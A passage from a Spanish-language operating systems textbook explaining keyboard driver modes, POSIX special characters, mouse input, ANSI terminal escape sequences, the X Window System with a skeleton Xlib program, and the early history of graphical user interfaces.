indica también una A mayúscula. Aunque esta interfaz de teclado pone toda la carga en el software, es en extremo flexible. Por ejemplo, los programas de usuario pueden querer saber si un dígito que se acaba de escribir provino de la fila superior de teclas, o del teclado numérico lateral. En principio, el controlador puede proporcionar esta información.

Se pueden adoptar dos filosofías posibles para el controlador. En la primera, el trabajo del controlador es sólo aceptar la entrada y pasarla hacia arriba sin modificarla. Un programa que lee del teclado obtiene una secuencia pura de códigos ASCII (dar a los programas de usuario los códigos de exploración es demasiado primitivo, y se genera una alta dependencia del teclado).

Esta filosofía se adapta bien a las necesidades de los editores de pantalla sofisticados como *emacs*, que permite al usuario enlazar una acción arbitraria a cualquier carácter o secuencia de caracteres. Sin embargo, significa que si el usuario escribe *dste* en vez de *date* y luego corrige el error oprimiendo tres veces la tecla retroceso y *ate*, seguido de un retorno de carro, el programa de usuario recibirá los 11 códigos ASCII que se teclearon, de la siguiente manera:

d s t e _ _ _ a t e CR

No todos los programas desean tanto detalle. A menudo sólo quieren la entrada corregida y no la secuencia exacta sobre cómo se produjo. Esta observación conlleva a la segunda filosofía: el con-

trolador maneja toda la edición entre líneas, y envía sólo las líneas corregidas a los programas de usuario. La primera filosofía está orientada a caracteres; la segunda está orientada a líneas. En un principio se conocieron como **modo crudo** y **modo cocido**, respectivamente. El estándar POSIX utiliza el término **modo canónico** para describir el modo orientado a líneas. El **modo no canónico** es equivalente al modo crudo, aunque es posible cambiar muchos detalles del comportamiento. Los sistemas compatibles con POSIX proporcionan varias funciones de biblioteca posibilitan la selección de uno de esos modos y se pueden modificar muchos parámetros.

Si el teclado está en modo canónico (cocido), los caracteres se deben almacenar hasta que se haya acumulado una línea completa, debido a que tal vez el usuario decida posteriormente borrar parte de ella. Incluso si el teclado está en modo crudo, el programa tal vez no haya solicitado entrada todavía, por lo que los caracteres se deben colocar en un búfer para permitir la escritura adelantada. Se puede utilizar un búfer dedicado o se pueden asignar búferes de una reserva. El primer método impone un límite fijo en la escritura adelantada; el segundo no. Esta cuestión surge con más fuerza cuando el usuario escribe en una ventana de shell (ventana de línea de comandos en Windows) y acaba de emitir un comando (como una compilación) que no se ha completado todavía. Los siguientes caracteres que se escriban tienen que colocarse en un búfer, debido a que el shell no está listo para leerlos. Los diseñadores de sistemas que no permiten a los usuarios escribir por adelantado deberían ser bañados con brea y emplumados, o peor aún, ser obligados a utilizar su propio sistema.

Aunque el teclado y el monitor son dispositivos lógicamente separados, muchos usuarios han crecido acostumbrados a ver los caracteres que acaban de escribir aparecer en la pantalla. A este proceso se le conoce como **producir eco (*echo*)**.

La producción del eco se complica debido al hecho de que un programa puede estar escribiendo en la pantalla mientras el usuario teclea (de nuevo, piense en escribir en una ventana de shell). Cuando menos, el controlador del teclado tiene que averiguar dónde colocar la nueva entrada sin que sea sobrescrita por la salida del programa.

La producción de eco también se complica cuando hay que mostrar más de 80 caracteres en una ventana con líneas de 80 caracteres (o algún otro número). Dependiendo de la aplicación, puede ser apropiado que los caracteres se ajusten a la siguiente línea. Algunos controladores simplemente truncan las líneas a 80 caracteres, al descartar todos los caracteres más allá de la columna 80.

Otro problema es el manejo de los tabuladores. Por lo general es responsabilidad del controlador calcular la posición del cursor, tomando en cuenta tanto la salida de los programas como la salida debido al eco, y calcular el número apropiado de espacios que se van a imprimir con eco.

Ahora llegamos al problema de la equivalencia de dispositivos. Lógicamente, al final de una línea de texto queremos un retorno de carro, para desplazar el cursor de vuelta a la columna 1, y un avance de línea para pasar a la siguiente línea. No sería muy atractivo requerir que los usuarios escribieran ambos caracteres al final de cada línea. Es responsabilidad del controlador de dispositivo convertir lo que llegue como entrada en el formato utilizado por el sistema operativo. En UNIX, la tecla INTRO se convierte en un avance de página para su almacenamiento interno; en Windows se convierte en un retorno de carro seguido de un avance de línea.

Si la forma estándar es sólo almacenar un avance de línea (la convención de UNIX), entonces los retornos de carro (creados por la tecla Intro) se deben convertir en avances de línea. Si el for-

mato interno es almacenar ambos (la convención de Windows), entonces el controlador debe generar un avance de línea cuando reciba un retorno de carro, y un retorno de carro cuando obtenga un avance de línea. Sin importar cuál sea la convención interna, el monitor puede requerir que se produzca eco tanto de un avance de línea como un retorno de carro para poder actualizar la pantalla de manera apropiada. En los sistemas multiusuario como las mainframes, distintos usuarios pueden tener distintos tipos de terminales conectadas y es responsabilidad del controlador del teclado convertir todas las distintas combinaciones de retorno de carro/avance de línea en el estándar interno del sistema, y encargarse de que todo el eco se produzca correctamente.

Cuando se opera en modo canónico, algunos caracteres de entrada tienen significado especial. La figura 5-35 muestra todos los caracteres especiales requeridos por POSIX. Los valores predeterminados son todos caracteres de control que no deben estar en conflicto con la entrada de texto o los códigos utilizados por los programas; todos excepto los últimos dos se pueden cambiar bajo el control del programa.

Carácter	Nombre POSIX	Comentario
CTRL-H	ERASE	Retrocede un carácter
CTRL-U	KILL	Borra toda la línea que se está escribiendo
CTRL-V	LNEXT	Interpreta el siguiente carácter literalmente
CTRL-S	STOP	Detiene la salida
CTRL-Q	START	Inicia la salida
DEL	INTR	Proceso de interrupción (SIGINT)
CTRL-\	QUIT	Obliga un vaciado de núcleo (SIGQUIT)
CTRL-D	EOF	Fin de archivo
CTRL-M	CR	Retorno de carro (no se puede modificar)
CTRL-J	NL	Avance de línea (no se puede modificar)

Figura 5-35. Caracteres que se manejan de manera especial en modo canónico.

El carácter *ERASE* permite al usuario borrar el carácter que acaba de escribir. Por lo general es el carácter de retroceso (CTRL-H). No se agrega a la cola de caracteres, sino que elimina el carácter anterior de la cola. Su eco se debe producir como una secuencia de tres caracteres —retroceso, espacio y retroceso— para poder eliminar el carácter anterior de la pantalla. Si el carácter anterior era un tabulador, poder borrarlo depende de la manera en que se procesó cuando se escribió. Si se expande de inmediato en espacios, se necesita cierta información adicional para determinar cuánto hay que retroceder. Si el mismo tabulador se almacena en la cola de entrada, se puede eliminar y sólo se imprime toda la línea completa de nuevo. En la mayoría de los sistemas, la tecla retroceso sólo borra caracteres en la línea actual. No borrará un retorno de carro y retrocederá hasta la línea anterior.

Cuando el usuario detecta un error al principio de la línea que está escribiendo, a menudo es conveniente borrar toda la línea y empezar de nuevo. El carácter *KILL* borra toda la línea. La ma-

yoría de los sistemas hacen que la línea borrada desaparezca de la pantalla, pero unos cuantos más antiguos producen su eco además de un retorno de carro y un avance de línea, ya que a algunos usuarios les gusta ver la línea anterior. En consecuencia, la forma de producir el eco de *KILL* es cuestión de gusto. Al igual que con *ERASE*, por lo general no es posible regresar más allá de la línea actual. Cuando se elimina un bloque de caracteres, tal vez sea conveniente o no que el software controlador devuelva los búferes a la reserva, si es que se utilizan.

Algunas veces los caracteres *ERASE* o *KILL* se deben introducir como datos ordinarios. El carácter *LNEXT* sirve como un **carácter de escape**. En UNIX, CTRL-V es el predeterminado. Como ejemplo, los sistemas UNIX anteriores utilizaban a menudo el signo @ para *KILL*, pero el sistema de correo de Internet utiliza direcciones de la forma *linda@cs.washington.edu*. Alguien que se sienta más cómodo con las convenciones antiguas podría redefinir a *KILL* como @, pero entonces tendría que introducir literalmente un signo @ para utilizar el correo electrónico. Para ello se puede escribir CTRL-V @. El carácter CTRL-V en sí se puede introducir literalmente al escribir CTRL-V CTRL-V. Después de ver un CTRL-V, el software controlador establece una bandera que indica que el siguiente carácter está exento de un procesamiento especial. El carácter *LNEXT* en sí no se introduce en la cola de caracteres.

Para permitir que los usuarios eviten que una imagen de pantalla se salga de la vista, se proporcionan códigos de control para congelar la pantalla y reiniciarla posteriormente. En UNIX, estos códigos son *STOP*, (CTRL-S) y *START*, (CTRL-Q), respectivamente. No se almacenan pero se utilizan para establecer y borrar una bandera en la estructura de datos del teclado. Cada vez que se intenta una operación de salida, se inspecciona la bandera. Si está activada, no se lleva a cabo la operación de salida. Por lo general, el eco también se suprime junto con la salida del programa.

A menudo es necesario eliminar un programa fugitivo que se está depurando. Para este fin se pueden utilizar los caracteres *INTR* (SUPR) y *QUIT* (CTRL-\). En UNIX, SUPR envía la señal SIGINT a todos los procesos que inician a partir de ese teclado. Implementar SUPR puede ser algo engañoso, ya que UNIX se diseñó desde un principio para manejar varios usuarios a la vez. Por ende, en el caso general puede haber muchos procesos ejecutándose a beneficio de muchos usuarios, y la tecla SUPR sólo debe señalar a los procesos de ese usuario. La parte difícil es llevar la información del controlador a la parte del sistema que se encarga de las señales, la que después de todo, no ha pedido esta información.

CTRL-\ es similar a SUPR, excepto porque envía la señal SIGQUIT, que obliga a realizar un vaciado del núcleo si no se atrapa o se ignora. Cuando se oprime una de estas teclas, el controlador debe producir el eco de un retorno de carro y un avance de línea, y descartar toda la entrada acumulada para permitir empezar desde cero. El valor predeterminado para *INTR* es a menudo CTRL-C en vez de SUPR, ya que muchos programas utilizan SUPR en lugar de retroceso para editar.

Otro carácter especial es *EOF* (CTRL-D), que en UNIX hace que se cumpla cualquier petición de lectura pendiente para la terminal con los datos que estén disponibles en el búfer, incluso aunque esté vacío. Al escribir CTRL-D al inicio de una línea el programa obtiene una lectura de 0 bytes, que por convención se interpreta como fin de archivo y ocasiona que la mayoría de los programas actúen como si hubieran visto el fin de archivo en un archivo de entrada.

Software de ratón

La mayoría de las PCs tienen un ratón, o algunas veces un *trackball*, que sencillamente es un ratón boca arriba. Un tipo común de ratón tiene una bola de goma en su interior que se asoma por un hoyo en la parte inferior y gira, a medida que el ratón se desplaza por una superficie dura, frotándose contra unos rodillos posicionados en ejes ortogonales. El movimiento en la dirección este-oeste hace que gire el eje paralelo al eje y; el movimiento en la dirección norte-sur hace que gire el eje paralelo al eje x.

Otro tipo popular de ratón es el óptico, que está equipado con uno o más diodos emisores de luz y fotodetectores en su parte inferior. Los primeros tenían que operar sobre un tapete especial grabado con una rejilla rectangular, de manera que el ratón pudiera contar las líneas que cruzaba. Los ratones ópticos modernos tienen un chip de procesamiento de imágenes en ellos y sacan fotos continuas de baja resolución de la superficie debajo de ellos, buscando cambios de imagen en imagen.

Cada vez que un ratón se ha desplazado cierta distancia mínima en cualquier dirección, o cuando se oprime o suelta un botón, se envía un mensaje a la computadora. La distancia mínima es de aproximadamente 0.1 mm (aunque se puede establecer mediante software). Algunas personas llaman a esta unidad **mickey**. Los ratones pueden tener uno, dos o tres botones, dependiendo de la estimación de los diseñadores en cuanto a la habilidad intelectual de los usuarios para llevar la cuenta de más de un botón. Algunos ratones tienen ruedas que pueden enviar datos adicionales a la computadora. Los ratones inalámbricos son iguales a los alámbricos, excepto que en vez de devolver sus datos a la computadora a través de un cable, utilizan radios de baja energía, por ejemplo mediante el uso del estándar **Bluetooth**.

El mensaje para la computadora contiene tres elementos: Δx, Δy, botones. El primer elemento es el cambio en la posición *x* desde el último mensaje. Después viene el cambio en la posición *y* desde el último mensaje. Por último, se incluye el estado de los botones. El formato del mensaje depende del sistema y del número de botones que tenga el ratón. Por lo general, requiere de 3 bytes. La mayoría de los ratones se reportan con la computadora un máximo de 40 veces/seg, por lo que el ratón se puede haber desplazado varios mickeys desde el último reporte.

Observe que el ratón indica sólo los cambios en la posición, no la posición absoluta en sí. Si se recoge el ratón y se coloca de nuevo en su posición gentilmente sin hacer que la bola gire, no se enviarán mensajes.

Algunas GUIs diferencian un solo clic y un doble clic de un botón del ratón. Si dos clics están lo bastante cerca en el espacio (mickeys) y también en el tiempo (milisegundos), se señala un doble clic. El valor máximo para “lo bastante cerca” depende del software, y por lo general el usuario puede ajustar ambos parámetros.

5.6.2 Software de salida

Ahora consideremos el software de salida. Primero analizaremos una salida de ejemplo a una ventana de texto, que es lo que los programadores prefieren utilizar comúnmente. Después consideraremos las interfaces gráficas de usuario, que otros usuarios prefieren a menudo.

Ventanas de texto

La salida es más simple que la entrada cuando se envía secuencialmente en un solo tipo de letra, tamaño y color. En su mayor parte, el programa envía caracteres a la ventana en uso y se muestran ahí. Por lo general, un bloque de caracteres (por ejemplo, una línea) se escribe en una llamada al sistema.

Los editores de pantalla y muchos otros programas sofisticados necesitan la capacidad de actualizar la pantalla en formas complejas, como sustituir una línea a mitad de la pantalla. Para satisfacer esta necesidad, la mayoría de los controladores de software de salida proporcionan una serie de comandos para desplazar el cursor, insertar y eliminar caracteres o líneas en el cursor, entre otras tareas. A menudo estos comandos se conocen como **secuencias de escape**. En los días de la terminal "tonta" ASCII de 25 x 80 había cientos de tipos de terminales, cada una con sus propias secuencias de escape. Como consecuencia, era difícil escribir software que funcionara en más de un tipo terminal.

Una solución que se introdujo en Berkeley UNIX fue una base de datos de terminales conocida como **termcap**. Este paquete de software definía una variedad de acciones básicas, como desplazar el cursor hacia (*fila*, *columna*). Para desplazar el cursor a una ubicación específica, el software (como un editor) utilizaba una secuencia de escape genérica que después se convertía en la secuencia de escape actual para la terminal en la que se estaba escribiendo. De esta forma, el editor funcionaba en cualquier terminal que tuviera una entrada en la base de datos termcap. La mayoría del software de UNIX aún funciona de esta manera, incluso en las computadoras personales.

En cierto momento, la industria vio la necesidad de estandarizar la secuencia de escape, por lo que se desarrolló un estándar ANSI. En la figura 5-36 se muestran unos cuantos valores.

Considere cómo estas secuencias de escape podrían ser utilizadas por un editor de texto. Suponga que el usuario escribe un comando indicando al editor que elimine toda la línea 3 y después cierre el hueco entre las líneas 2 y 4. El editor podría enviar la siguiente secuencia de escape sobre la línea serial a la terminal:

```
ESC [ 3 ; 1 H ESC [ 0 K ESC [ 1 M
```

(donde los espacios se utilizan sólo para separar los símbolos; no se transmiten). Esta secuencia desplaza el cursor al principio de la línea 3, borra toda la línea y luego elimina la línea ahora vacía, con lo cual provoca que todas las líneas que empiezan en 5 se desplacen una línea hacia arriba. Entonces la que era la línea 4 se convierte en la línea 3; la línea 5 se convierte en la línea 4, y así en lo sucesivo. Es posible utilizar secuencias de escape análogas para agregar texto a la parte media de la pantalla. Las palabras se pueden agregar o eliminar de manera similar.

El sistema X Window

Casi todos los sistemas UNIX basan su interfaz de usuario en el **Sistema X Window** (que a menudo sólo se le llama **X**), desarrollado en el M.I.T. como parte del proyecto Athena en la década de 1980. Es muy portátil y se ejecuta por completo en espacio de usuario. En un principio tenía como

Secuencia de escape	Significado
ESC [*n* A	Se desplaza *n* líneas hacia arriba
ESC [*n* B	Se desplaza *n* líneas hacia abajo
ESC [*n* C	Se desplaza *n* espacios a la derecha
ESC [*n* D	Se desplaza *n* espacios a la izquierda
ESC [*m*; *n* H	Desplaza el cursor a (*m*, *n*)
ESC [*s* J	Borra la pantalla del cursor (0 al final, 1 del inicio, 2 todo)
ESC [*s* K	Borra la línea del cursor (0 al final, 1 al inicio, 2 todo)
ESC [*n* L	Inserta *n* líneas en el cursor
ESC [*n* M	Elimina *n* líneas en el cursor
ESC [*n* P	Elimina *n* caracteres en el cursor
ESC [*n* @	Inserta *n* caracteres en el cursor
ESC [*n* m	Habilita la reproducción *n* (0=normal, 4=negritas, 5=parpadeo, 7=inverso)
ESC M	Desplaza la pantalla hacia atrás si el cursor está en la línea superior

Figura 5-36. Las secuencias de escape ANSI aceptadas por el software controlador de terminal en la salida. ESC denota el carácter de escape ASCII (0x1B) y *n*, *m* y *s* son parámetros numéricos opcionales.

propósito principal conectar un gran número de terminales de usuario remotas con un servidor de cómputo central, por lo que está dividido lógicamente en software cliente y software servidor, que puede ejecutarse potencialmente en distintas computadoras. En la mayoría de las computadoras modernas, ambas partes se pueden ejecutar en el mismo equipo. En los sistemas Linux, los populares entornos de escritorio Gnome y KDE se ejecutan encima de X.

Cuando X se ejecuta en un equipo, el software que recolecta la entrada del teclado y el ratón, y que escribe la salida en la pantalla, se llama **servidor X**. Este software tiene que llevar el registro de cuál ventana está seleccionada en un momento dado (dónde se encuentra el ratón), para saber a qué cliente debe enviar cualquier entrada nueva del teclado. Se comunica con los programas en ejecución (posiblemente a través de una red), llamados **clientes X**. Les envía la entrada del ratón y del teclado, y acepta los comandos de pantalla de ellos.

Puede parecer extraño que el servidor X siempre esté dentro de la computadora del usuario, mientras que el cliente X puede estar en un servidor de cómputo remoto, pero sólo piense en el trabajo principal del servidor X: mostrar bits en la pantalla, por lo cual tiene sentido que esté cerca del usuario. Desde el punto de vista del programa, es un cliente que le dice al servidor que haga cosas, como mostrar texto y figuras geométricas. El servidor (en la PC local) hace justo lo que se le dice, al igual que todos los servidores.

El arreglo de cliente y servidor se muestra en la figura 5.37 para el caso en el que el cliente X y el servidor X se encuentran en distintos equipos. Pero al ejecutar Gnome o KDE en un solo equipo, el cliente es sólo un programa de aplicación que utiliza la biblioteca X y habla con el servidor X en el mismo equipo (pero usando una conexión TCP sobre sockets, igual que en el caso remoto).




Figura 5-37. Clientes y servidores en el Sistema X Window del M.I.T.

La razón por la que es posible ejecutar el Sistema X Window encima de UNIX (o de cualquier otro sistema operativo) en una sola máquina o a través de una red, es que lo que X define en realidad es el protocolo X entre el cliente X y el servidor X, como se muestra en la figura 5-37. No importa si el cliente y el servidor están en el mismo equipo, separados por 100 metros a través de una red de área local o miles de kilómetros aparte y conectados por Internet. El protocolo y la operación del sistema es idéntico en todos los casos.

X es sólo un sistema de ventanas; no es una GUI completa. Para obtener una GUI completa, se ejecutan otras capas de software encima. Una de estas capas es **Xlib**, un conjunto de procedimientos de biblioteca para acceder a la funcionalidad de X. Estos procedimientos forman la base del Sistema X Window y son lo que examinaremos a continuación, pero son demasiado primitivos como para que la mayoría de los programas de usuario los utilicen de manera directa. Por ejemplo, cada clic del ratón se reporta por separado, así que el proceso para determinar que dos clics en realidad forman un doble clic se tiene que manejar arriba de Xlib.

Para facilitar la programación con X, se suministra un kit de herramientas como parte de X que consiste en **Intrinsics**. Este nivel maneja botones, barras de desplazamiento y otros elementos de la GUI, conocidos como **widgets**. Para crear una verdadera interfaz de GUI con una apariencia visual uniforme, se necesita otro nivel más (o varios de ellos). Un ejemplo es **Motif**, que se muestra en la figura 5-37 y forma la base del Entorno de Escritorio Común utilizado en Solaris y otros sistemas UNIX comerciales. La mayoría de las aplicaciones hacen uso de llamadas a Motif en vez de a Xlib. Gnome y KDE tienen una estructura similar a la de la figura 5-37, sólo que con distintas bibliotecas. Gnome utiliza la biblioteca GTK+ y KDE utiliza la biblioteca Qt. El caso de que tener dos GUIs sea mejor que una puede debatirse.

También vale la pena recalcar que la administración de ventanas no es parte de X. La decisión de omitir esta característica fue completamente intencional. En vez de ello, un proceso separado del cliente X, conocido como **administrador de ventana**, controla la creación, eliminación y movimiento de las ventanas en la pantalla. Para administrar las ventanas, envía comandos al servidor X para indicarle lo que debe hacer. A menudo se ejecuta en la misma máquina que el cliente X, pero en teoría se puede ejecutar en cualquier parte.

Este diseño modular, que consiste en varios niveles y programas, hace a X altamente portátil y flexible. Se ha llevado a la mayoría de las versiones de UNIX, incluyendo Solaris, todas las variantes de BSD, AIX, Linux, etcétera, de tal forma que los desarrolladores de aplicaciones pueden utilizar una interfaz de usuario estándar para varias plataformas. También se ha llevado a otros sistemas operativos. Por el contrario, en Windows los sistemas de ventanas y de GUI están mezclados en la GDI y se encuentran en el kernel, lo cual hace que sean más difíciles de mantener y, desde luego, no son portátiles.

Ahora vamos a analizar brevemente a X desde el nivel de Xlib. Cuando se inicia un programa de X, abre una conexión a uno o más servidores X, que vamos a llamar estaciones de trabajo, aun cuando se podrían colocar en el mismo equipo que el programa X en sí. X considera que esta conexión es confiable en cuanto a que los mensajes perdidos y duplicados se manejan mediante el software de red y no tiene que preocuparse por los errores de comunicación. Por lo general se utiliza TCP/IP entre el cliente y el servidor.

Pasan cuatro tipos de mensajes a través de la conexión:

1. Comandos de dibujo del programa a la estación de trabajo.
2. Respuestas de la estación de trabajo a las solicitudes del programa.
3. Mensajes del teclado, del ratón y de otros eventos.
4. Mensajes de error.

La mayoría de los comandos de dibujo se envían del programa a la estación de trabajo como mensajes de una sola vía. No se espera una respuesta. La razón de este diseño es que cuando los procesos cliente y servidor están en distintos equipos, se puede requerir un periodo considerable para que el comando llegue al servidor y se lleve a cabo. Si se bloquea el programa de aplicación durante este tiempo, se reduciría su velocidad sin necesidad. Por otra parte, cuando el programa necesita información de la estación de trabajo, simplemente tiene que esperar a que la respuesta regrese.

Al igual que Windows, X está en su mayor parte controlado por eventos. Los eventos fluyen de la estación de trabajo al programa, por lo general en respuesta a cierta acción humana, como las pulsaciones del teclado, los movimientos del ratón o la acción de descubrir una ventana. Cada mensaje de evento es de 32 bytes, en donde el primer byte indica el tipo de evento y los siguientes 31 bytes indican información adicional. Existen varias docenas de tipos de eventos, pero a un programa se le envían sólo los eventos que puede manejar. Por ejemplo, si un programa no está interesado en los eventos que ocurren cuando el usuario suelta una tecla, no se le envían eventos de liberación de tecla. Al igual que en Windows los eventos se ponen en cola, y los programas leen los eventos de la cola de entrada.

Sin embargo, a diferencia de Windows, el sistema operativo nunca llama a los procedimientos dentro del programa de aplicación por su cuenta. Ni siquiera sabe qué procedimiento maneja cuál evento.

Un concepto clave en X es el **recurso**. Un recurso es una estructura de datos que contiene cierta información. Los programas de aplicación crean recursos en las estaciones de trabajo. Los recursos se pueden compartir entre varios procesos en la estación de trabajo. Los recursos tienen un tiempo de vida corto y no sobreviven a los reinicios de la estación de trabajo. Algunos recursos típicos son las ventanas, los tipos de letra, los mapas de colores (paletas de colores), mapas de píxeles (mapas de bits), los cursores y los contextos gráficos. Estos últimos se utilizan para asociar las propiedades con las ventanas y son similares en concepto a los contextos de dispositivos en Windows.

En la figura 5-38 se muestra un esqueleto incompleto de un programa de X. Empieza por incluir ciertos encabezados requeridos y después declara algunas variables. Luego se conecta al servidor X especificado como el parámetro para *XOpenDisplay*. Después asigna un recurso de ventana y almacena un manejador para este recurso en *win*. En la práctica, aquí ocurriría cierta inicialización. Después de eso, le indica al administrador de ventanas que la nueva ventana existe, para que pueda administrarla.

La llamada a *XCreateGC* crea un contexto gráfico en el que se almacenan las propiedades de la ventana; en un programa más completo, podrían inicializarse en ese punto. La siguiente instrucción, que es la llamada a *XSelectInput*, indica al servidor X qué eventos está preparado el programa para manejar. En este caso está interesado en los clics de ratón, las pulsaciones de teclas y las ventanas que se descubren. En la práctica, un programa real estaría interesado también en otros eventos. Por último, la llamada a *XMapRaised* asigna la nueva ventana en la pantalla como la ventana de nivel más superior. En este punto, la ventana se vuelve visible en la pantalla.

El ciclo principal consiste en dos instrucciones y en sentido lógico es más simple que el ciclo correspondiente en Windows. La primera instrucción aquí obtiene un evento y la segunda envía el tipo de evento para su procesamiento. Cuando algún evento indica que el programa ha terminado, *en ejecución* se establece en 0 y el ciclo termina. Antes de salir, el programa libera el contexto gráfico, la ventana y la conexión.

Vale la pena mencionar que no a todos les gusta una GUI. Muchos programadores prefieren una interfaz de línea de comandos, del tipo que vimos en la sección 5.6.2 anterior. X se encarga de esto mediante un programa cliente llamado *xterm*. Este programa emula una venerable terminal inteligente VT102, completa con todas las secuencias de escape. Así, los editores como *vi* y *emacs* y demás software que utiliza termcap funcionan en estas ventanas sin modificación.

Interfaces gráficas de usuario

La mayoría de las computadoras personales ofrecen una **GUI** (*Graphic User Interface,* Interfaz gráfica de usuario).

La GUI fue inventada por Douglas Engelbart y su grupo de investigación en el Stanford Research Institute. Después fue copiada por los investigadores en Xerox PARC. Un buen día, Steve Jobs (co-fundador de Apple) estaba paseando por PARC y vio una GUI en una computadora Xerox

```
#include <X11/Xlib.h>
#include <X11/Xutil.h>

main(int argc, char *argv[])
{
     Display pant;                                /* identificador del servidor */
     Window vent;                                 /* identificador de ventana */
     GC gc;                                       /* identificador del contexto gráfico */
     XEvent evento;                               /* almacenamiento para un evento */
     int enejecucion = 1;

     pant = XOpenDisplay(“nombre_pantalla”);      /* se conecta al servidor X */
     vent = XCreateSimpleWindow(pant, ...);       /* asigna memoria para la nueva ventana */
     XSetStandardProperties(pant, ...);           /* anuncia la ventana al admin. de ventanas */
     gc = XCreateGC(pant, vent, 0, 0);            /* crea el contexto gráfico */
     XSelectInput(pant,vent, ButtonPressMask | KeyPressMask | ExposureMask);
     XMapRaised(pant, vent);                      /* muestra la ventana; envía evento Expose */

     while (enejecucion) {
          XNextEvent(pant, &evento);              /* obtiene el siguiente evento */
          switch(evento.type) {
            case Expose:          …;   break;     /* vuelve a dibujar la ventana */
            case ButtonPress:     …;   break;     /* procesa click del ratón */
            case Keypress;        …;   break;     /* procesa entrada del teclado */
          }
     }

     XFreeGC(pant, gc);                           /* libera el contexto gráfico */
     XDestroyWindow(pant, vent);                  /* desasigna el espacio de memoria de la ventana */
     XCloseDisplay(pant);                         /* apaga la conexión de red */
}
```

Figura 5-38. Un esqueleto de un programa de aplicación de X Window.

y dijo algo así como: “¡Dios mío! Éste es el futuro de la computación”. La GUI le dio la idea para una nueva computadora, que se convirtió en Lisa de Apple. Lisa era demasiado costosa y fue un fracaso comercial, pero su sucesora la Macintosh fue un enorme éxito.

Cuando Microsoft obtuvo un prototipo de la Macintosh para poder desarrollar Microsoft Office en ella, rogó a Apple para que otorgara la licencia a todos los que quisieran para convertirla en el nuevo estándar en la industria. (Microsoft hizo mucho más dinero con Office que con MS-DOS, por lo que estaba dispuesta a abandonar MS-DOS para tener una mejor plataforma para Office). El ejecutivo de Apple a cargo de la Macintosh, Jean-Louis Gassée, se rehusó y Steve Jobs ya no estaba ahí para contradecirlo. Con el tiempo Microsoft obtuvo una licencia para los elementos de la interfaz. Esto formó la base de Windows. Cuando Windows empezó a obtener popularidad, Apple demandó a Microsoft, arguyendo que Microsoft había excedido la licencia, pero el juez no estuvo

de acuerdo y Windows sobrepasó a la Macintosh. Si Gassée hubiera estado de acuerdo con todas las personas dentro de Apple que también querían otorgar licencia del software de Macintosh a todos, Apple tal vez se hubiera enriquecido inmensamente por las cuotas de la licencia y Windows no existiría en estos momentos.

Una GUI tiene cuatro elementos esenciales, denotados por los caracteres WIMP. Las letras representan ventanas (Windows), iconos (Icons), menús (Menus) y dispositivo señalador (Pointing device), respectivamente. Las ventanas son áreas rectangulares en la pantalla que se utilizan para ejecutar programas. Los iconos son pequeños símbolos en los que se puede hacer clic para que ocurra una acción. Los menús son listas de acciones, de las que se puede elegir una. Por último, un dispositivo señalador es un ratón, trackball u otro dispositivo de hardware utilizado para desplazar un cursor alrededor de la pantalla para seleccionar elementos.

El software de GUI se puede implementar en código a nivel de usuario, como en los sistemas UNIX, o en el mismo sistema operativo, como en el caso de Windows.

La entrada para los sistemas GUI sigue utilizando el teclado y el ratón, pero la salida casi siempre va a un hardware especial, conocido como **adaptador de gráficos**. Un adaptador de gráficos contiene una memoria especial conocida como **RAM de video** que contiene las imágenes que aparecen en la pantalla. Los adaptadores de gráficos de alto rendimiento a menudo tienen CPUs poderosas de 32 o 64 bits, y hasta 1 GB de su propia RAM, separada de la memoria principal de la computadora.

Cada adaptador de gráficos produce ciertos tamaños de pantalla. Los tamaños comunes son 1024×768, 1280×960, 1600×1200 y 1920×1200. Todos estos (excepto el de 1920×1200) se encuentran en proporción de 4:3, que se adapta a la proporción de aspecto de los televisores NTSC y PAL, y por ende proporciona pixeles cuadrados en los mismos monitores que se utilizan para los televisores. El tamaño de 1920×1200 está destinado para los monitores de pantalla amplia, cuya proporción de aspecto coincide con esta resolución. En la resolución más alta, una pantalla de colores con 24 bits por pixel requiere aproximadamente 6.5 MB de RAM sólo para contener la imagen, por lo que con 256 o más, el adaptador de gráficos puede contener muchas imágenes a la vez. Si la pantalla completa se actualiza 75 veces por segundo, la RAM de video debe ser capaz de transferir datos en forma continua a 489 MB/seg.

El software de salida para las GUIs es un tema masivo. Se han escrito muchos libros de 1500 páginas tan sólo acerca de la Windows GUI (por ejemplo, Petzold, 1999; Simon, 1997; y Rector y Newcomer, 1997). Es evidente que en esta sección sólo podemos rasguñar la superficie y presentar unos cuantos de los conceptos subyacentes. Para que el análisis sea concreto, describiremos la API Win32, que es proporcionada por todas las versiones de 32 bits de Windows. El software de salida para las otras GUIs apenas si es comparable en un sentido general, pero los detalles son muy distintos.

